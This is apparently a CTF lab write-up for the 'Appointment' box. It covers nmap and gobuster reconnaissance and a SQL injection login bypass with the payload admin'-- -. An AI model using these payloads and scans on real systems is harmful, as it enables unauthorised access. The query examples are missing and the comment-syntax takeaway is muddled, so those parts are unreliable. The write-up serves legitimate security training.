📅 Appointment
Appointment is a Very Easy Linux box that demonstrates a classic SQL injection vulnerability in a login form. The admin username is guessable, so a simple admin'-- - comment-based payload is all it takes to bypass authentication and access the admin panel hiding the flag.
Recon
A full port scan reveals a single open port — HTTP on port 80:
$ nmap -p- --open -sS --min-rate 5000 -vvv -n 10.129.12.50

PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 63
A service scan identifies Apache httpd 2.4.38 on Debian with a login page:
$ nmap -p80 -sCV 10.129.12.50

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Login
Key findings: - Single port — one web server, one vulnerability - Apache 2.4.38 on Debian — standard LAMP stack, likely PHP + MySQL behind it - Login page — the only exposed functionality; the attack surface IS the login form
Enumeration
Directory busting with Gobuster reveals nothing beyond the standard static assets:
$ gobuster dir -u http://10.129.12.50 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,html -t 50

index.php            (Status: 200) [Size: 4896]
css                  (Status: 301) [Size: 310] [--> http://10.129.12.50/css/]
images               (Status: 301) [Size: 313] [--> http://10.129.12.50/images/]
js                   (Status: 301) [Size: 309] [--> http://10.129.12.50/js/]
vendor               (Status: 301) [Size: 313] [--> http://10.129.12.50/vendor/]
fonts                (Status: 301) [Size: 312] [--> http://10.129.12.50/fonts/]
server-status        (Status: 403) [Size: 277]
Progress: 661671 / 661671 (100.00%)
No hidden panels, no /admin path, no backup files — everything confirms that the login page IS the target.
Foothold
The login form presents username and password fields with no CAPTCHA, no CSRF token, and no rate limiting — ideal conditions for SQL injection.

Step 1 — Confirm the vulnerability
Testing with a single quote in the username field (admin') produces no visible error, but the behavior suggests the input reaches a SQL query directly.

Step 2 — Bypass with comment-based payload
The underlying query likely follows the classic vulnerable pattern:
Injecting admin'-- - in the username field (leaving password blank) transforms it into:
The -- - comments out the rest of the query, so only username='admin' is evaluated. Since the admin user exists, the database returns that row and logs us in.

The injection succeeds — the application logs us in as an administrator, revealing the flag directly on the dashboard.
Key Takeaways
- Login forms are SQL injection goldmines — if there's no CAPTCHA, no WAF, and no rate limiting,
admin'-- -is the first payload to try when you suspect admin exists - Gobuster confirmed there were no hidden paths — the entire attack surface was the login page; don't overcomplicate a Very Easy box
- Comment-based bypass —
admin'-- -comments out the password check entirely, authenticating as admin without needing their password - Comment syntax matters —
-- -(space after double dash) is MySQL-specific;#and--(no trailing space) work on other DBMS - The flag was accessible immediately after bypass — no privilege escalation, no file read, no lateral movement needed
🔗 Related
- [[💉 SQL Injection]] — SQL injection login bypass techniques
- [[💣 Gobuster]] — Directory busting
- [[🐬 Sequel]] — MySQL/MariaDB database enumeration
- [[🧨 Preignition]] — Another web login box (default credentials)